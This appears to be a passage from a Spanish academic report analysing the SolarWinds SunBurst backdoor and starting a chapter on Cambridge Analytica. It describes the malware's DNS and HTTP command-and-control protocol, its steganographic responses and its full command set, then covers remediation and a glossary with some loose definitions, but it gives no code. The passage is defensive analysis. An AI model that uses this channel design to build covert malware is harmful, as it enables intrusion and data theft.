


Figura 20. Comprobación de víctimas SunBurst [17]

Durante el **modo pasivo**, la puerta trasera genera dominios a través de su DGA hacia el servidor C2 entonces el coordinador puede responder con distintos mensajes:

- **Respuesta con registro DNS A**: el malware comprueba la dirección mediante cadenas de bloques de direcciones IP, cuando la encuentra pasará a **modo activo** y comenzará a comunicarse con su servidor a través de HTTP.
- **Respuesta con CNAME de DNS**: el malware utiliza el dominio indicado desde la respuesta CNAME y entra en **modo activo** para comenzar con la comunicación HTTP**S** en la cual se controla la ejecución de comandos. Esta respuesta debe ir precedida por la respuesta anterior ya que si no tiene un registro DNS A previo el CNAME se tratará como un error.

En ambas respuestas los bits menos significativos de la dirección IP de registro "*A*" son usados para saber qué métodos de configuración se van a utilizar (como por ejemplo el proxy) y el valor de retardo que usará el protocolo HTTP.

Tras recibir una respuesta DNS CNAME se ejecuta el subproceso "*HttpHelper.Initialize*" el cual es el encargado de realizar las comunicaciones con C2 a través del protocolo HTTP.
El malware utiliza para la comunicación las conocidas peticiones "*GET*" o "*POST*" las cuales permiten agregar el encabezado HTTP "*If-None-Match*" que incluye el ID del usuario codificado para que el servidor C2 pueda determinar que instalación generó las secuencias.

El servidor C2 emplea **esteganografía** para ocultar datos en las respuestas HTTP de tal forma que aparezca como "*XML benigno*", a continuación, se extraen los datos de las respuestas HTTP buscando cadenas hexadecimales utilizando la expresión *"\{[0-9a-f-]{36}\}"|" [0-9a-f] {32} "|" [0-9a-f] {16}".*




Figura 21. Ejemplo respuesta HTTP a servidor C2 [17]

Una vez recibida la respuesta podemos observar que el mensaje está formado por varios campos:

- **Campo DWORD:** indica el tamaño del mensaje
- **Trash's Bytes:** bytes basura que se incluyen para maquillar el mensaje
- **Mensaje:** mensaje que se quiere transmitir

A continuación, se extrae el mensaje mediante el uso de XOR, una vez obtenido se descompone. El primer carácter será un entero que indique qué comando se está invocando [17] :

- **0 (Inactivity):** no se realiza ninguna operación.
- **1 (GetOut):** se obliga a finalizar el subproceso actual.
- **2 (SetTime):** establece el tiempo de retardo entre ejecuciones de bucles de eventos principales.
- **3 (CollectSystemDescription):** se pide información del sistema local.
- **4 (UploadSystemDescription):** realizar solicitud HTTP a la dirección URL indicada, analice resultados y enviar respuestas al servidor C2.
- **5 (RunTask):** iniciar un nuevo proceso sobre la ruta de acceso y los argumentos de archivo indicados.
- **6 (GetProcessByDescription):** devuelve una lista de procesos.
- **7 (KillTask):** se obliga a finalizar un proceso indicado.
- **8 (GetFileSystemEntries):** dado una ruta de acceso, enumerar los archivos y directorios.
- **9 (WriteFiles):** dada una ruta de acceso de archivos y una cadena codificada, escriba el contenido de la cadena en la ruta indicada.
- **10 (FileExists):** dada una ruta de acceso comprobar la existencia de archivos en ella.
- **11 (DeleteFile):** elimina la ruta de acceso de un archivo indicada.
- **12 (GetFileHash):** pide el hash de un archivo en una ruta de acceso especificada.
- **13 (ReadRegistryValue):** obtener valores de un árbol de registro indicado.
- **14 (SetRegistryValue):** escribir valores desde un árbol de registro indicado.
- **15 (DeleteRegistryValue):** eliminación de valores de un árbol de registro indicado.
- **16 (GetRegistrySubKeyAndValueNames):** devuelve la lista de subclaves de un árbol de registro indicado.
- **17 (Restart):** reinicio del sistema.

El malware envía los mensajes al servidor C2 indicado según los comandos anteriores mediante el uso de cadenas codificadas en UTF-8, un DWORD de error y el userID, seguidamente se realiza la XOR de ellos con la clave preenviada al mensaje. Si los mensajes son de una longuitud menor a 10.000 caracteres se codifican como un documento JSON semejante a los que usa el programa Orion de SolarWinds con el fin de hacerse pasar por el propio software, en caso de que sean de un tamaño mayor, se envían directamente en el cuerpo de la solicitud HTTP.

3.5. ÚLTIMAS ACTUALIZACIONES

En este apartado intentaremos explicar si se ha resuelto el ataque, en caso afirmativo, cómo se ha realizado, y también intentaremos averiguar si se ha actualizado la investigación.

Distintas empresas como **Microsoft, FireEye, SolarWinds** como resultado del ataque, comenzaron a desarrollar técnicas para detectar malware e intentar solucionarlo. Actualmente, la empresa de desarrollo de software asegura a sus clientes que todos sus productos están libres de malware.

Lo primero que hizo **SolarWinds** para la protección de sus productos fue estudiar todas las vulnerabilidades de su sistema para reforzarlas [32]:

- Se ha publicado un **parche actualizado** para la versión de software afectada. En su blog podemos encontrar una tabla que indica la versión que se ha visto comprometida, el tipo de malware y las medidas que se deben tomar para liberarla.
- Agregar un paso de **validación de firma digital** cuando llegan nuevos mensajes. Se descubrió una vulnerabilidad en la que los usuarios no autenticados podían enviar mensajes al puerto TCP del software de la empresa, lo que les permitía ejecutar código de forma remota sin requerir privilegios.

- **Refuerzo de cifrado sobre las bases de datos**. Cualquier usuario no autenticado podía leer las credenciales de la base de datos de Orion porque el texto no estaba encriptado correctamente. Esto permitía a los atacantes obtener contraseñas de usuario para acceder a la plataforma.

- **Limitar el acceso local a FTP.** Se encontró que el usuario "*administrador*" puede acceder al servidor FTP responsable de almacenar todas las cuentas de la empresa. Esto permite que un atacante establezca el directorio de inicio como directorio raíz de la unidad y modifique cualquier tipo de archivo.

- **Financiación de "*piratería ética*"** con el fin de descubrir nuevas vulnerabilidades en el sistema y proceder a solventarlas antes de que puedan ser atacadas por terceros.

- Volver a realizar una **firma digital de todo el software** utilizado por sus productos. La propia empresa especificó « *Hemos obtenido nuevos certificados de firma de código digital y hemos reconstruido las versiones firmadas con el certificado que se va a revocar, estamos refirmando nuestro código y volveremos a liberar todos los productos firmados previamente con el certificado que se va a revocar* » [34].

En principio, todo está "*solucionado*", pero diferentes empresas de gran trascendencia han decidido tomar medidas para mejorar la seguridad, sobre todo veremos las acciones tomadas por empresas como **Microsoft** o **FireEye.**

FireEye realizó con ayuda de la empresa **Microsoft** y **GoDaddy** el desarrollo de una herramienta que funciona como interruptor de desactivación de la puerta trasera de SolarWinds denominada "***Kill Switch***". Como hemos visto anteriormente SunBurst se conectaba a un servidor C2 en un subdominio encontrado en la nube "*avsvmcloud[.]com*", lo que se hizo fue indagar en qué direcciones IP resolvía este servidor y tras encontrarla se redirigió a una dirección IP de **Microsoft** "*20.140.0.1*" que permitía el estudio a fondo del malware. [33]

Todas las direcciones IP fueron descubiertas por la empresa **FireEye** asegurando que « *Como parte del análisis de Sunburst por parte de FireEye, identificamos un killwitch que evitaría que Sunburst siguiera funcionando. Dependiendo de la dirección IP retornada cuando el malware resuelve avsvmcloud[.]com, bajo ciertas condiciones, el malware se terminaría por sí mismo e impediría su posterior ejecución* ». [33]

Destaquemos personalmente que el término "***Kill Switch***" se ha integrado recientemente en casi todos los sistemas informáticos porque nos permite detener diferentes procesos de ejecución en un momento dado, actualmente lo podemos encontrar integrado en coches eléctricos, smartphones u ordenadores.
Microsoft por su parte realizó un profundo estudio del código malicioso gracias a que confiscó un servidor C2 gracias a la empresa anteriormente mencionada.

Tras ello decidió preparar su propio software "***Microsoft 365 Security*****"** para aportar un nuevo nivel de seguridad en los sistemas. Este software es capaz de:

- Detectar versiones de software Orion que han podido ser comprometidas.
- Gestión de amenazas y vulnerabilidades que proporcionan un informe detallado de las mismas.
- Informe en tiempo real de alertas relacionadas con el malware.
- Busqueda de actividad del atacante para detectar información como la conexión, identidad o nube.
- Detección y bloqueo de la actividad de la puerta trasera.
- Uso de directivas anti-manipulación.
- Detención del movimiento lateral y el robo de credenciales.
- Detención de técnicas de enmascaramiento.
- Detección de actividad sospechosa en la nube.

Tras haber visto la serie de soluciones realizadas para solventar el ataque indagaremos si ha habido actualizaciones por parte de las empresas investigadoras **CrowdStrike** o **FireEye** entre otras.

- La empresa **SecureWorks** indica en uno de sus informes « *Un agente de detección y respuesta de puntos finales de SecureWorks se registró desde un host que no pertenecía a la organización comprometida y utilizó una dirección IP geolocalizada a China* » [36] . Por lo tanto, se introdujo un nuevo país en la lista de sospechosos.

- Tras la investigación por parte de **Microsoft** la empresa afirma que «*Los términos de búsqueda utilizados por el actor indican el enfoque esperado en intentar encontrar secretos.*» [36]

- El **gobierno de EEUU** indica que como resultado del ataque a SolarWinds, se ha establecido un proyecto secreto relacionado con la seguridad de la red. En el proyecto se establecieron medidas de contraataque y se desplegó tecnología para mejorar la seguridad de las instituciones nacionales. Esto lo hará junto a las empresas **SolarWinds** y **Microsoft.**

- Una **orden ejecutiva** de la era Trump entrará en vigencia, requiriendo que las empresas proveedoras de "*nube*" comprendan a sus clientes y respondan a posibles amenazas en sus productos.

- La empresa **CrowdStrike** sospecha que «*El actor de amenazas se aprovechó de las debilidades sistémicas en la arquitectura de autenticación de Windows, lo que le permitió moverse lateralmente dentro de la red*» [38]. Y pide a la empresa **Microsoft** que «*abordara las limitaciones de la arquitectura de autenticación en torno a Active Directory y Azure Active Directory, o cambiara a una metodología diferente por completo*» [38].

- Sigue sin haber un impacto claro del ataque dado que los datos robados no han sido utilizados *de momento* con ningún fin. A priori se establece que el impacto es de «2*.9 millones de dólares por minuto sobre la economía global*» [40] según el **Foro Económico Mundial (WEF).**

La noticia más reciente (6 de Marzo de 2021) y quizás la más preocupante a raíz de la investigación por parte de **Microsoft** y **FireEye** es la siguiente:

- **Se descubren tres nuevas cepas de malware** [39] relacionadas con el ataque a SolarWinds. Se descubren nuevas herramientas malware que fueron introducidas en las redes de grandes empresas o agencias gubernamentales.

  Estas herramientas se apodan como "*GoldMax*", "*GoldFinder*" y "*Sibot*", describamos cada una de ellas según el estudio de **Microsoft:**

  - **GoldMax** responsable de ocultar el tráfico malicioso, es decir, puede enviar solicitudes HTTP al servidor C2 utilizando una URL pseudoaleatoria conocida, enmascarando así el tráfico de red bajo tráfico aparentemente benigno.
  - **GoldFinder** se encarga de rastrear las direcciones HTTP de servidores C2 y otras infraestructuras utilizadas durante el ataque.
  - **Sibot** responsable de "*mantener*" la presencia de malware en la red atacada y de descargar o ejecutar cargas útiles maliciosas.

Para finalizar esta sección veremos las **lecciones aprendidas** como consecuencia del ciberataque más importante conocido, así como las formas de prevenir ataques similares.

Con todo lo que hemos tratado anteriormente vemos que el ataque ha tenido un impacto global y ya se trata del "*mayor ataque cibernético de ciberespionaje*" por distintos medios de gran prestigio. Esto ha hecho que tanto empresas como asociaciones gubernamentales tengan conocimiento de los riesgos que conlleva y que deben reforzar los "*obsoletos*" equipos de seguridad puesto que los hackers, de manera oculta, demuestran que son capaces de perfeccionar sus armas con la intención de introducirse en cualquier sistema.

Desde mi punto de vista, las empresas deben de actualizar sus métodos de seguridad cada cierto tiempo cambiando métodos de codificación y protección de datos con el fin de despistar a posibles atacantes, recordemos que durante este ataque los hackers estuvieron cierto tiempo observando la actividad, código y funcionamiento de las empresas que usaban el software Orion.

Para prevenir ataques similares se proponen distintas medidas. Lo primero que debe hacerse es **mejorar la gestión de la cadena de suministro** puesto que cuantos más clientes existan dentro de ella más vulnerable será la cadena. Para ello se propone hacer uso de la **inteligencia artificial** para un monitoreo constante de datos y, sobre todo, quién tiene acceso a ellos.

Otra medida que se debe tomar es proteger los datos capa por capa, es decir, implementar diferentes métodos de protección para el producto, tomemos como ejemplo un correo electrónico protegido con contraseña. Si la contraseña se ve comprometida mediante un ataque, el autor podrá tener acceso al correo electrónico, en cambio, si añado otra capa de seguridad como pueden ser técnicas MFA (autenticación multifactor) estaré poniendo más dificultades al atacante para obtener acceso al correo pese a que sabe la contraseña.

Hace uso de herramientas de análisis de amenazas internas añadiría otra capa de seguridad para detectar posibles amenazas como pueden ser la intrusión de usuarios o acciones de ellos en un sistema y recoger informes de estas anomalías y alertar a los sistemas superiores. Un ejemplo de este funcionamiento es el popularmente creciente modelo **"*Zero Trust*"** cuya definición principal es no confiar ni en los propios agentes internos del sistema.

Establecer el acceso de "*privilegio mínimo*", es decir, limitar el acceso a sistemas de red a los departamentos que realmente lo necesitan. Habrá que evaluar la cantidad mínima de acceso que necesita una identidad para llevar a cabo su tarea sin problemas y no concederles más que eso de tal manera que el sistema global será más difícil de ser penetrado y descifrado.

Como última medida de prevención/actuación frente a ataques será la de realizar copias de seguridad de nuestros datos. Normalmente el uso de malwares va relacionado comúnmente como ransomwares los cuales secuestran como rehén con el fin de pedir rescates por ellos. Si tenemos nuestros archivos con copia de seguridad probablemente no causen un impacto demasiado importante.

3.6. GLOSARIO

Durante éste último punto trataremos de explicar brevemente los conceptos más relevantes que hemos tratado durante el desarrollo de este capítulo en orden alfabético.

- **Agencia CISA** es una agencia federal de EEUU que se define como "*Agencia de Seguridad de Infraestructura y Ciberseguridad*". Su tarea básica es mejorar la seguridad de la red mediante el uso de desarrollo de software para prevenir posibles ataques.

- **Archivo .dll** es una biblioteca de enlaces dinámicos, una colección de archivos que contienen código ejecutable, que los programas utilizan a petición del sistema operativo.

- **Adware** tipo de software malicioso cuya función principal es "*bombardear*" con publicidad emergente.

- **Cifrado RC4** consiste en un método de cifrado de flujo, que es el más utilizado para protocolos como SSL y WEP. Aunque tiene algunas deficiencias, es un algoritmo sencillo y rápido. Genera una secuencia pseudoaleatoria de bits utilizados para ir cifrando el texto plano mediante la realización de una XOR entre ambos dando como resultado el texto cifrado.

- **Cifrado AES128-cbc** método de cifrado AES (Advanced Encryption Standard) en su modo "*CBC*". Es un algoritmo de cifrado simétrico que puede soportar bloques de como mínimo 128 bits. Se utiliza un algoritmo que genera el cifrado del texto plano con una clave.

- **Codificación UTF-8** sistema de codificación de caracteres conocido como "*estándar Unicode*" que permite el procesamiento, intercambio y visualización de los textos escritos en diversos lenguajes.

- **Clave Privada** secuencia de texto usada para el manejo de información importante. Específicamente, la clave privada pertenece a una persona, sistema o entidad, y debe ser secreta y no puede ser compartida con nadie, porque si lo hace, la información protegida por ella puede verse comprometida.

- **Cadena de Suministro** en el ámbito de nuestra investigación, se refiere a la recopilación de actividades, instalaciones, métodos de distribución, códigos generados, etc. de la empresa que utiliza el software. Específicamente, Orion recopiló la infraestructura de red de sus clientes y les permitió ver sus actividades.

- **Dirección MAC** "*Media Access Control*" es un código identificativo único para un dispositivo en particular para las tarjetas de red. Está formado por 48 bits representados por dígitos hexadecimales.

- **DNS Protocol** es un sistema de nomenclatura el cual se encarga de darle un dominio (nombre) a una dirección IP.
    - **Dominio AD** "*Active Directory*" define un conjunto de ordenadores conectados entre sí (red) propio de las empresas. Está formado por el conjunto de ordenadores, servidores y equipos de red de una empresa como SolarWinds en nuestro caso.

    - **DNS CNAME** es un registro DNS encargado de asignar un alias a un nombre de dominio. Son utilizados para asignar subdominios dentro de una red a un dominio principal.

    - **Dominios DGA** son dominios generados pseudoaleatoriamente a raíz de una semilla inicial, normalmente son algoritmos los que los generan.
    - **DNS A** serie de registros tipo "*A*" de DNS encargados de enlazar una dirección IP con un dominio de IP, pero también informa sobre la caducidad de la información y otros atributos como la clase, el tipo y el tamaño de registro.

- **Empresa Kaspersky** compañía global de ciberseguridad. Es responsable de analizar las amenazas a las computadoras y desarrollar soluciones y servicios de seguridad diseñados para proteger a las empresas, la infraestructura, los gobiernos y los clientes.

- **Empresa CrowdStrike** sociedad líder en protección de "*endpoints*" (equipos finales de red) sobre todo en la nube. Unifica antivirus de próxima generación, detección y respuestas EDR junto a un sistema de caza todo en ello en forma de software.

- **Empresa FireEye** sociedad encargada de realizar análisis, detección y prevención de vulnerabilidades en sistemas de red con el fin de evitar posibles amenazas. Forman parte de ellas empresas importantes en ámbitos de seguridad como **McAfee.**

- **Empresa GoDaddy** empresa encargada de promover plataformas en la nube destinadas a pequeñas empresas.

- **Empresa SentinelOne** grupo de expertos especializados en sistemas de defensa, ciberseguridad y ciberinteligencia. Se encargan de desarrollar software para la protección de sus clientes.

- **Esteganografía** se trata de aplicar las técnicas necesarias para ocultar mensajes u objetos en otros denominados portadores para que no se noten. Obviamente, el portador tiene el mismo aspecto que el portador original.

- **Firma Digital** método de cifrado que se utiliza para asociar la identidad de una persona, sistema o infraestructura con un documento. Se genera aplicando un algoritmo hash para generar una clave y aplicando un algoritmo de firma al documento.

- **FTP Server** servidor que utiliza el protocolo FTP (File Transfer Protocol) el cuál sirve para la transferencia de archivos y datos entre clientes de una misma red. En concreto no está recomendado su uso dado que los datos son transmitidos sin ningún método de cifrado, para ello se propone hacer uso de "*SFTP*" el cuál añade protocolos de cifrado.

- **Gusano** subclase de virus o malware encargados de replicarse en distintos sistemas con un objetivo claro, colapsar los ordenadores o redes impidiendo el trabajo de los usuarios. No infectan archivos.

- **HTTP Protocol** "*Hypertext Transfer Protocol*" es el protocolo básico de internet el cual permite realizar peticiones entre distintos equipos de los datos y recursos de la Web. Tiene estructura de cliente-servidor.
    - **Petición GET y POST** comandos utilizados para la petición de datos en el protocolo HTTP, se diferencian por el método de envío de datos. El método GET envía los datos haciendo uso de la URL incluyendo en ella los atributos mientras que el método POST envía los datos de manera oculta.

    - **HTTP "*If-None-Match*"** encabezado sobre la solicitud HTTP en la cual el servidor devolverá el recurso solicitado solo si no tiene un ETag que coincida con los datos. Los ETag permiten que las memorias caché sean más eficientes y se ahorre ancho de banda.

- **Hash MD5** algoritmo criptográfico que obtiene un texto de plano de 512 bits y genera un resumen hash . Son utilizados para comprobar que un archivo no haya sido modificado.

- **Kill Switch** mecanismo de seguridad que permite que el dispositivo que lo contenga pueda quedar inactivo en caso necesario como puede ser robo, ataque… Actualmente se está incluyendo este mecanismo en todos los dispositivos actuales.

- **Malware Kazuar** malware similar al utilizado durante el ataque SolarWinds encargado de proporcionar acceso remoto a la máquina de la víctima. Se insinuó que los creadores de éste malware fueron los mismos que desarrollaron el malware SunBurst por sus similitudes a la hora de utilizar algoritmos y funciones características o que al menos sirvieron como "*inspiración*".

- **NSC de EEUU** "*Consejo de Seguridad Nacional de los Estados Unidos*". Es la encargada de la coordinación e impulso sobre temas de política exterior y seguridad nacional.

- **Operación XOR** puerta lógica digital que representa la función de desigualdad. Es muy usada en términos criptográficos para la modificación del texto plano con una serie de datos como pueden ser claves privadas y que el cifrado sea más fuerte.

- **Piratería ética** término usado para identificar el conjunto de técnicas y acciones realizadas con el fin de detectar vulnerabilidades en sistemas de red para solventarlas.

- **Ransomwares** software malicioso encargado del secuestro de datos con el fin de obtener una ganancia económica por su liberación.

- **Spyware** software malicioso encargado de recopilar información de un sistema informático y transmitir la información a servidores remotos sin tener permisos.

- **Troyano** software malicioso que se introduce en un sistema gracias a la interacción del usuario con el que aparentemente es inofensivo pero que tras ejecutarlo permite al atacante acceso remoto al equipo infectado.

- **Virus** software malicioso encargado de replicarse en distintos sistemas para colapsar redes impidiendo el trabajo de los usuarios. En este caso los virus tienen como objetivo principal infectar los archivos del sistema atacado.

4. CAPÍTULO 2. CAMBRIDGE ANALYTICA

4.1. ANÁLISIS

Para comenzar éste capítulo expliquemos antes de nada de qué se trata "***Cambridge Analytica***". Cambridge Analytica es una empresa privada con sede en Londres, Inglaterra, fundada en 2013 y subsidiaria de la empresa "*SCL Group*" o "*Strategic Communication Lab*".

Cambridge Analytica trabaja en el campo de las tecnologías de la información y la comunicación en forma de consultoría. Nació expresamente para participar en la política estadounidense de tal forma que pudiese realizar una recopilación y análisis especializado de datos para la creación de campañas publicitarias y políticas con el fin de influir en los resultados electorales.

Pero, ¿qué tiene que ver una empresa poco conocida -de nuevo- en temas de ciberseguridad?

En 2016 se celebraron las elecciones presidenciales de Estados Unidos en las cuales salió vencedor el partido republicano y parecía que, en principio, todo había sido fruto de una democracia. En 2018 la empresa Cambridge Analytica se vio envuelta en una serie de acusaciones por parte de medios de comunicación de alto rango como "*The New York Times*", "*The Guardian*" o "*The Observar*" los cuales acusaban a la empresa de haber usado la red social "*Facebook*" para explotar información ilegalmente de millones de perfiles de usuarios con objetivo de manipularlos de cara a las elecciones.

Lo que en principio debía de hacer la empresa es analizar datos con el fin de desarrollar campañas publicitarias o políticas para aquellos partidos que la contratasen pero, pese a que eso hizo, desarrollaron la maquinaria necesaria para llevar a cabo un robo de datos e influir en la decisión de los usuarios mediante el uso de las fake news.

Tras explotar la noticia se descubrió que la red social de Zuckerberg "*Facebook*" tenía constancia de lo que se estaba haciendo pero no actuó para defender a sus usuarios lo que provocó que se llevase a cabo una investigación exhaustiva de lo sucedido y por qué no se había evitado.
Durante el capítulo nos centraremos en cómo se llevó a cabo el ***robo de datos*** y el uso de las ***fake news*** ya que, actualmente, están a la orden del día y entenderemos como pueden influir mundialmente en grandes decisiones.

Aclaremos que la investigación realizada se ha llevado a cabo sin entrar en temas de ámbito político.

4.2. ATRIBUCIÓN

Como hemos dicho anteriormente, la atribución principal es de la empresa Cambridge Analytica pero, vamos a indagar más a fondo en quién llevó a cabo todo el proceso y cuál fue la motivación para hacerlo. El fundador de la empresa ***Alexander Nix*** explicó que la empresa había nacido para « *para abordar el vacío en el mercado político republicano estadounidense* » [41] , e indicó que el partido demócrata « *había estado liderando la revolución tecnológica, y el análisis de datos y la participación digital eran áreas donde los republicanos no se habían puesto al día. Vimos esto como una oportunidad* » [41].

La empresa decidió contratar a ***Alexandr Kogan*** o también conocido como "***Dr. Spectre***", un experto en "*Data Science*" para desarrollar la aplicación que llevaría a cabo el objetivo de recopilar los datos. Alexandr Kogan, tras licenciarse en la universidad de California, recibió fondos por parte de la Universidad de San Petersburgo para la investigación de la minería de datos en redes sociales, tras ello, también fue profesor en la universidad de Cambridge.

Kogan desarrolló la aplicación conocida como "*This Is Your Digital Life*" ("*Esta es tu vida digital*"), la cuál sería contratada por la empresa Cambridge Analytica con el fin de llevar a cabo el robo de datos. Tras descubrir lo que se llevó a cabo aseguró que « *no sabía que usarían los datos para dirigirse a los votantes* » [41] e intentó minimizar la eficacia de los datos que logró reunir.

El objetivo principal del arma era recopilar enormes cantidades de datos de usuarios y utilizarlos para deducir sus perfiles y comportamientos de cara a las elecciones e influir a los votantes indecisos mediante el uso de distintas técnicas como las fake news.

"*This Is Your Digital Life*" fue perfeccionada para dirigirse únicamente a los votantes que se verían involucrados en las elecciones y no a todo tipo de usuarios mediante el uso de herramientas de ***ingeniería social***.

Todos estos datos serían usados para desacreditar a personalidades políticas o difundiendo mentiras sobre ellos. En cámaras ocultas, el CEO de la empresa admite haber llevado a cabo toda la campaña de digital de **Donald Trump** durante su candidatura, pero, no solo actuó en estas elecciones sino que también realizó la misma técnica en 2015 con las elecciones de Argentina de parte de la campaña de **Mauricio Macri** o en México de parte del **Partido Revolucionario Institucional.**

4.3. TIMELINE

Como en el capítulo anterior, veremos los eventos más importantes de este ciberataque en orden cronológico. [50]




Figura 22. Timeline Ataque Cambridge Analytica

Open Graph.

- **21 de Abril de 2010** La empresa Facebook lanza una plataforma denominada "*Open Graph*" la cuál permitía la comunicación de aplicaciones de terceros con los usuarios de la famosa red social. Los usuarios deberán aceptar unos permisos mediante los cuáles darán acceso a dichas aplicaciones a gran parte de datos tanto de sus cuentas como de las cuentas de sus contactos.

Cambridge Analytica.

- **5 de Mayo de 2013** Nace la nueva Start-up Cambridge Analytica dedicada a la minería y análisis de datos como hemos explicado en la introducción anteriormente.

Aplicación "*ThisIsYourDigitalLife*".

- **Mayo de 2013** Alexandr Kogan y su empresa desarrollaron la aplicación "*ThisIsYourDigitalLife*", que incluye la realización de pruebas para crear características psicológicas mediante test.

